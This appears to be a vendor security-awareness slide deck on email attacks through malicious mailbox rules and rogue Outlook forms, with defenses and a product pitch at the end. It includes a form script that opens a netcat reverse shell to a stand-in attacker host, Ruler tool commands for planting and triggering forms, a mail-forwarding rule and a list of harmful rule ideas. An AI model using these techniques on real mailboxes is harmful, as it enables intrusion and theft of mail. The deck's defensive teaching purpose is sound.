- Requires a previous compromise or stolen email credentials
- Attacks use rogue rules, forms, COM Add-ins, configuration settings, to accomplish maliciousness
- Often isn't detected by anti-malware or deterred by password changes

Bad Rules

Bad Mailbox Rules and Rogue Forms

- Can be created manually by attacker on victim's computer
- Can be created remotely using hacking tools, like Empire Powershell or Sense Post Ruler
- Can be created using OAUTH phishing



Microsoft Security Intelligence 
@MsftSecIntel

...

Microsoft is tracking a recent consent phishing campaign, reported by [@ffforward](#), that abuses OAuth request links to trick users into granting consent to an app named 'Upgrade'. The app governance feature in Microsoft Defender for Cloud Apps flagged the app's unusual behavior.




App with suspicious OAuth scope was flagged high-risk by Machine Learning model, made graph calls to read email and created Inbox Rule

Bad Rules

Bad Mailbox Rules




Common example: Outlook rule which copies every incoming email to another rogue user



Bad Rules

Bad Mailbox Rules


Common example: Outlook rule which copies every incoming email to another rogue user



Bad Rules

Bad Mailbox Rules

Common example: Outlook rule which copies every incoming email to another
rogue user



Rules Wizard

What do you want to do with the message?


Step 1: Select action(s)

- ☐ move it to the specified folder
- ☐ assign it to the category category
- ☐ delete it
- ☐ permanently delete it
- ☐ move a copy to the specified folder
- ☒ forward it to people or public group
- ☐ forward it to people or public group as an attachment
- ☐ reply using a specific template
- ☐ flag message for follow up at this time
- ☐ clear the Message Flag
- ☐ clear message's categories
- ☐ mark it as importance
- ☐ print it
- ☐ play a sound
- ☐ mark it as read
- ☐ stop processing more rules
- ☐ display a specific message in the New Item Alert window
- ☐ display a Desktop Alert

Step 2: Edit the rule description (click an underlined value)

Apply this rule after the message arrives
forward it to: roqueperson@roque.com

Cancel < Back Next > Finish



Rules Wizard

Finish rule setup.

Step 1: Specify a name for this rule

roqueperson@roque.com

Step 2: Setup rule options

- ☒ Run this rule now on messages already in "Inbox"
- ☒ Turn on this rule
- ☒ Create this rule on all accounts

Step 3: Review rule description (click an underlined value to edit)


Apply this rule after the message arrives
forward it to roqueperson@roque.com

Cancel < Back Next > Finish

Bad Rules

Bad Mailbox Rules

Called “Filters” in Gmail



The screenshot shows the Gmail interface with the 'Settings' page open, specifically the 'Filters and Blocked Addresses' tab. The left sidebar shows the email folders: Compose, Inbox (118), Starred, Snoozed, Sent, Drafts (26), [Gmail]/Interviews, [Gmail]/Surveys, Admin (1), Blatant Sales, Customers, and Internal IT (1). The main content area shows a search bar and the 'Settings' title. Below the title, there are tabs for General, Labels, Inbox, Accounts, Filters and Blocked Addresses (selected), Forwarding and POP/IMAP, Add-ons, Chat and Meet, Advanced, Offline, and Themes. The 'Filters and Blocked Addresses' section is divided into two parts. The first part, 'The following filters are applied to all incoming mail:', shows a single filter with a checkbox, matching 'from:(help@kb4.zendesk.com)' and doing 'Apply label "Internal IT"'. Below this, there are links for 'Select: All, None', 'Export', and 'Delete'. The second part, 'The following email addresses are blocked. Messages from these addresses will appear in Spam:', shows a message that 'You currently have no blocked addresses.' Below this, there are links for 'Select: All, None' and a button for 'Unblock selected addresses'. At the bottom right of the filter section, there are links for 'Create a new filter' and 'Import filters'.

Gmail

Search mail

Compose

Inbox 118

Starred

Snoozed

Sent

Drafts 26

[Gmail]/Interviews

[Gmail]/Surveys

Admin 1

Blatant Sales

Customers

Internal IT 1

Settings

General Labels Inbox Accounts **Filters and Blocked Addresses** Forwarding and POP/IMAP Add-ons Chat and Meet Advanced Offline Themes

The following filters are applied to all incoming mail:

☐ Matches: **from:(help@kb4.zendesk.com)**
Do this: Apply label "Internal IT"

Select: [All](#), [None](#)

[Export](#) [Delete](#)

[Create a new filter](#) [Import filters](#)

The following email addresses are blocked. Messages from these addresses will appear in Spam:

You currently have no blocked addresses.

Select: [All](#), [None](#)

[Unblock selected addresses](#)

Bad Rules

Bad Mailbox Rules

Other examples:


- Intercept and delete “Are you sure you want to update your bank details?” emails
- Monitor certain key words and only send those emails to the attacker
- Format a hard drive or delete files when a “triggering email” is received
- Send account PIN reset emails to attacker
- Intercept incoming emails to switch out critical details
- Change links in outgoing email to a phishing link

Bad Rules

Bad Mailbox Rules

Common example: Outlook rule which starts rogue app or shell

- **Start application** and **Run a script** options are no longer available unless you do a registry edit and restart Outlook
- And restarting Outlook might warn the end-user...so...



Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell when specific email is received


- Modify Outlook form to do something malicious
- Can do anything programming can do

Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Need to add **Developer** tab to Outlook
- File, Options
- Quick Access Toolbar
- Design a Form
- Add>>
- OK





Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form




Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form



```
Script Editor:
File Edit View Script Help
[Icons: Cut, Copy, Paste, Undo, Find, Help]


Function Item_Open()
    CreateObject("Wscript.Shell").Run "nc.exe rogueserver.com 443| -e cmd.exe", 0, False
End Function
```

Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- Create custom rogue form



Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

How to trigger?

- On the attack machine, create an Outlook form with the same name and send an email to the victim using that form
- It will trigger the form which will trigger the rogue commands

Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

- What good is it if you have to break into the victim to break into the victim?
- Well...

Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell

Use Sense Post **Ruler** tool

```
./ruler --email john@msf.com form help
```

- <https://github.com/sensepos>

USAGE:

```
ruler form [global options] command [command options] [arguments...]
```

- Allows you to create custom

VERSION:

```
2.0.17
```

Exchange, using either the I

- All hacker needs is their cre

COMMANDS:

```
add creates a new form.
```

```
send send an email to an existing form and trigger it
```

```
delete delete an existing form
```

```
display display all existing forms
```

Bad Forms

Rogue Forms

Great Sense Post demo video: <https://www.youtube.com/watch?v=XfMpJTnmoTk>

1. They have user's email address and password
2. Use Ruler hacking tool to create rogue form in victim's Outlook that adds Empire remote shell
3. They send an email that activates the rogue form to get Empire shell into victim's machine

Bad Forms

Rogue Forms

Great Sense Post video: <https://www.youtube.com/watch?v=XfMpJTnmoTk>

- Uses Ruler to add Empire remote shell

The screenshot displays a Windows desktop environment. At the top, a terminal window shows the command `./ruler --email etienne@0x04.cc form display` being executed. Below the terminal, the Microsoft Outlook application is open, showing an email from Etienne Stalmans with the subject 'Invoice [Confidential]'. The email content is partially visible, showing 'To: Etienne Stalmans' and 'This message cannot be displayed in the'. To the right of Outlook, the Process Explorer window is open, displaying a list of running processes. The processes are sorted by CPU usage, and the 'powershell.exe' process is highlighted in green. The 'powershell.exe' process is running as a user named 'Etienne'.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	32.79	0 K	4 K	0		
System	3.36	124 K	104 K	4		
csrss.exe		1,284 K	3,196 K	388		
wininit.exe		1,028 K	4,228 K	460		
csrss.exe	0.09	1,548 K	3,648 K	472		
winlogon.exe		1,920 K	6,760 K	536		
dmr.exe	6.06	40,860 K	83,816 K	852		
explorer.exe	2.63	54,960 K	110,976 K	4076	Windows Explorer	Microsoft Corporation
MSASQUL.exe		2,980 K	11,028 K	2064	Windows Defender notifi...	Microsoft Corporation
OUTLOOK.EXE	18.94	68,808 K	120,452 K	5508	Microsoft Outlook	Microsoft Corporation
powershell.exe	18.34	37,524 K	39,168 K	844	Windows PowerShell	Microsoft Corporation
conhost.exe	1.74	2,860 K	8,416 K	2088	Console Window Host	Microsoft Corporation
procexp.exe		3,740 K	7,672 K	6024	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	1.78	12,716 K	23,724 K	6044	Sysinternals Process Explorer	Sysinternals - www.sysinter...
MpCmdRun.exe		3,032 K	9,644 K	5100		

Bad Rules and Rogue Forms

Defenses


- Use MFA when possible
- Check for rogue rules and custom forms
 - Script for dumping all rules: <https://github.com/OfficeDev/O365-InvestigationTooling/blob/master/Get-AllTenantRulesAndForms.ps1>
 - Notruler – checks for custom rules and forms
 - <https://github.com/sensepost/notruler>
- Monitor email client for configuration changes

Lessons

Key Takeaways

- Email has long been a common attack vector
- Not all attacks have technical defenses or can easily be detected by traditional AV
- Train your employees to be aware that their email can be used against them and all the ways that it can be
- Phishing isn't your only email problem

Password Exposure Test



Here's How the Password Exposure Test works:

- Checks to see if your company domains have been part of a data breach that included passwords
- Tests against 10 types of weak password related threats
- Checks against breached/weak passwords currently in use in your Active Directory
- Reports on the accounts affected and does not show/report on actual passwords
- Just download the install, run it, with results in minutes!

Requirements: Active Directory, Windows 7 or higher (32 or 64 bit) NOTE: the analysis is done on the workstation you install PET on, no confidential data leaves your network, and actual passwords are never disclosed.

Learn More at <https://www.knowbe4.com/password-exposure-test> «

Questions?

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Human error. Conquered.